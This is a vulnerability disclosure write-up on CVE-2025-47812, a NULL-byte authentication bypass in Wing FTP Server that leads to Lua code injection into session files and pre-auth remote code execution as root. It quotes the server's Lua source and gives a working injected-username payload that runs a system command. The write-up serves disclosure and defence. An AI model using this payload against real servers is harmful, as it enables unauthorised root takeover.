RCE SECURITY


What the NULL?! Pre-Auth Wing FTP Server RCE (CVE-2025-47812)

Jun 30, 2025 · By Julien Ahrens


While performing a penetration test for one of our Continuous Penetration Testing customers, we've found a Wing FTP server instance that allowed anonymous connections. It was almost the only interesting thing exposed, but we still wanted to get a foothold into their perimeter and provide the customer with an impactful finding. So we unboxed our Binary Ninja and started digging. Spoiler: We ended up getting remote code execution as root.

Good Old Anonymous!


So we came across Wing FTP's web interface that apparently allowed anonymous logins. In the case of Wing FTP, the anonymous user on the web interface is the same as used in the FTP protocol.



After authentication (well, anonymous connections can be considered unauthenticated since it doesn't require any password at all), we weren't able to do much, apart from downloading some static public content. But great, we at least have read permissions. What you normally do in this situation is fuzzing for other user accounts that might have a weaker, easy to guess password. However, we weren't super lucky since all of them simply returned a "Login failed" error message:



We almost gave up, until we noticed a particularly interesting pattern:



So appending a NULL byte to the username followed by any random string doesn't seem to trigger an authentication failure, which is what you'd expect normally. Instead, it seems to still successfully authenticate the user. Besides the missing error message, the other indicator for a successful authentication is the `UID` cookie, which is Wing FTP's primary authentication cookie for the user web interface. This triggered us quite hard, especially since this behaviour is observable across the entire web interface and even the administrative web interface.


Strlen() vs NULL

Exploring this black box is almost impossible, so we started setting up our Wing FTP server instance to debug what was going on, since it kind of smelled like there's something juicy hidden here. When having a look at the `loginok.html` file which handles the authentication process, you'll get the following code:

```
local username = _GET["username"] or _POST["username"] or ""
local password = _GET["password"] or _POST["password"] or ""
local remember = _GET["remember"] or _POST["remember"] or ""
local redir = _GET["redir"] or _POST["redir"] or ""
local lang = _GET["lang"] or _POST["lang"] or ""

username = string.gsub(username,"+"," ")
username = string.gsub(username,"\t","+")
password = string.gsub(password,"+"," ")
password = string.gsub(password,"\t","+")

local result = c_CheckUser(username,password)
if result ~= OK_CHECK_CONNECTION then
    c_AddWebLog("User '"..string.sub(username, 1, 64).."' login failed! (IP:"..REMOT
    print("<script>alert('"..LOGINERROR_STR[tonumber(result)].."');location='login.ht
```


So there isn't a lot of filtering happening at all up to the point when we hit the `c_CheckUser()` call on line 13 which is supposed to verify the username/password combination. While debugging exactly this line, we noticed that `c_CheckUser` always returns `OK_CHECK_CONNECTION` regardless of what comes after the NULL byte in the username, as long as the string before the NULL byte matches an existing user. Since `c_CheckUser()` is implemented in the Wing FTP's main binary `wftpserver`, we set up our remote debug server and attached our favourite debugger, Binary Ninja, to it to find out what was going on here. Here's what we noticed:

Quite early in `c_CheckUser()`, the application fetches the username using a `lua_tolstring` call (which ignores the NULL-byte) and passes the resulting string to a `CStdStr` constructor:




When tracing the constructor actions further down the line, we will eventually end up in a function called `ssasn(std::string& arg1, char const* arg2)` which will


call `std::string:assign` on our username, which still has the NULL-byte included:



Now `std::string:assign` internally uses `strlen()` on our username to get the string size, but `strlen` only counts all the characters until it reaches the NULL-byte terminator. This is why the RAX register contains 0x9 which is precisely the length of the username “anonymous”:



This, in return, means that the `CStdStr` constructor will work with only the first part of the username string up to the NULL-byte that we have injected as part of the username. Since it only takes the first part, the call to `CUserManager::CheckUser` will also only work with the first part of the username, ultimately allowing us to pass the authentication check with any string as long as an existing username comes before the NULL byte:



Why the heck is this interesting?!?

So, remember that `c_CheckUser` in the Lua code performs the authentication check: If we have a look a little further down the code in `loginok.html` to inspect how the sessions are generated, you'll notice this:

```
local username = _GET["username"] or _POST["username"] or ""
local password = _GET["password"] or _POST["password"] or ""
local remember = _GET["remember"] or _POST["remember"] or ""
local redir = _GET["redir"] or _POST["redir"] or ""
local lang = _GET["lang"] or _POST["lang"] or ""

username = string.gsub(username,"+"," ")
username = string.gsub(username,"\t","+")
password = string.gsub(password,"+"," ")
password = string.gsub(password,"\t","+")

local result = c_CheckUser(username,password)
if result ~= OK_CHECK_CONNECTION then
    c_AddWebLog("User '"..string.sub(username, 1, 64).."' login failed! (IP:"..REMOT
    print("<script>alert('"..LOGINERROR_STR[tonumber(result)].."');location='login.ht
else
    if _COOKIE["UID"] ~= nil then
        _SESSION_ID = _COOKIE["UID"]
        local retval = SessionModule.load(_SESSION_ID)
        if retval == false then
            _SESSION_ID = SessionModule.new()
            if _UseSSL == true then
                _SETCOOKIE = _SETCOOKIE.."Set-Cookie: UID=".._SESSION_ID.."; HttpOnly
            else
                _SETCOOKIE = _SETCOOKIE.."Set-Cookie: UID=".._SESSION_ID.."; HttpOnly
            end
            rawset(_COOKIE,"UID",_SESSION_ID)
```

```
        end
    else
        _SESSION_ID = SessionModule.new()
        if _UseSSL == true then
            _SETCOOKIE = _SETCOOKIE.."Set-Cookie: UID=".._SESSION_ID.."; HttpOnly; Se
        else
            _SETCOOKIE = _SETCOOKIE.."Set-Cookie: UID=".._SESSION_ID.."; HttpOnly\r\n
        end
        rawset(_COOKIE,"UID",_SESSION_ID)
    end

    if package.config:sub(1,1) == "\\" then
        username = string.lower(username)
    end
    rawset(_SESSION,"username",username)
    rawset(_SESSION,"ipaddress",_REMOTE_IP)
    SessionModule.save(_SESSION_ID)
```

So what happens here is the application works with the username in the `rawset()` call on line 43 that is directly sourced from the GET or POST parameter on line 1. And this is the full username, including NULL byte and whatever comes after it. This is because `c_CheckUser()` does not return a sanitized username, but only the authentication state.

On line 45, the application then calls `SessionModule.save()` which is defined as follows:

```
function save (id)
        if not check_id (id) then
                return nil, INVALID_SESSION_ID
        end

        if isfolder(root_dir) == false then
                mkdir(root_dir)
                chmod(root_dir, "0600")
        end

        local fh = assert(_open(filename (id), "w+"))
        serialize(_SESSION, function (s) fh:write(s) end)
        fh:close()
        chmod(filename(id), "0600")
end
```


Here, the application creates a new session file on line 11, and afterwards serializes everything from `_SESSION` which includes our username into the session file. `serialize()` looks like this:

```
function serialize(tab,outf)
    if type(tab) == "table" then
        for k,v in pairs(tab) do
            if type(k) == "string" then k="'"..k.."'" end
            if(type(v) == "string") then
                outf("_SESSION["..k.."]=[["..v.."]]\r\n")
            elseif(type(v) == "number") then
                outf("_SESSION["..k.."]="..v.."\r\n")
            elseif(type(v) == "function") then
                outf("_SESSION["..k.."]=\"[function]\"\r\n")
            elseif(type(v) == "nil") then
                outf("_SESSION["..k.."]=nil\r\n")
            else
                outf("_SESSION["..k.."]={")
                serialize(v,outf)
                outf("}\r\n")
            end
        end
    end
end
```

You might have an idea where this is leading to. But let’s have a closer look at those session files.

Lua Code Injection into Session Files

When you authenticate against the web interface with our NULL-byte injected username, the application creates a new session ID indicated by the `UID` session cookie:




When having a look at the wftpserver/session directory, you can notice that these session files are essentially Lua script files. The intention of these is to store only session variables, but since the loginok.html file works with the entire string, the NULL byte gets actually stored in the Session variable as well:

```
root@ubuntu-server:~/wftpserver/session# cat -v cc252ac9e9f2b83d84bd9e69b1c3998a3e9220413ec813c956c5e7315d26fc75.lua
_SESSION['username']=[[anonymous^@test]]^M
_SESSION['ipaddress']=[[192.168.178.100]]^M
_SESSION['currentpath']=[[/]]^M
```

So what could possible go wrong with a username like this?

```
anonymous%00]]%0dlocal+h+%3d+io.popen("id")%0dlocal+r+%3d+h%3aread("*a")%0dh%3aclose(
```



This injects Lua code into the session file (also: nano FTW):

```
  GNU nano 6.2                                                    11d5d4de5db81c97ed297746cd70090c3e9220413ec813c956c5e7315d26fc75.lua
_SESSION['username']=[[anonymous^@]]
local h = io.popen("id")
local r = h:read("*a")
h:close()
print(r)
--]]
_SESSION['ipaddress']=[[192.168.178.100]]
_SESSION['currentpath']=[[/]]
```


Triggering the Code Injection

We do have our injected Lua code in the session file, but how do we execute it? It is as easy as it sounds: the session file gets executed whenever it is used. The reason can be found in `SessionModule.lua`:

```
function load (id)
    if not check_id (id) then
        return false
    end

    local filepath = filename(id)
    if fileexist(filepath) then
        if filetime(filepath) + timeout < time() then
            remove(filepath)
```

```
            return false
        end

        local ipHash = string.sub(id, -32)
        if c_RestrictSessionIP() == true and ipHash ~= md5(_REMOTE_IP) then
            return false
        end

        if ipHash == "f528764d624db129b32c21fbca0cb8d6" and _REMOTE_IP ~= "127.0.0.1"
            return false
        end

        local f, err = loadfile(filepath)
        if not f then
            return false
        else
            f()
            return true
        end

    end
end
```

If the session ID is valid, the session file is loaded on line 22 and directly executed on line 26. So after injecting the Lua code into the session file, whose name is essentially the value of the UID cookie, you only need to call any of the authenticated functionalities that are available through the Wing FTP web interface, such as reading the directory contents using the `/dir.html` endpoint:



This gives us Remote Code Execution on the server. But it does not end here. As you can see in the screenshot, the code is executed using root-rights on Linux because wftpserver runs using root-level rights by default. There is no dropping of rights, no jailing, or sandboxing (see also CVE-2025-47811).

On a side note: the Windows version of Wing FTP server is started using NT AUTHORITY/SYSTEM rights by default, which is why you will end up with a SYSTEM rights RCE on Microsoft Windows.

At this point, we've achieved what we wanted: Going from an anonymous read-only account to full code execution as root. And just to clarify: this isn't just exploitable using the Anonymous account, but with any user account as long as you have valid credentials.

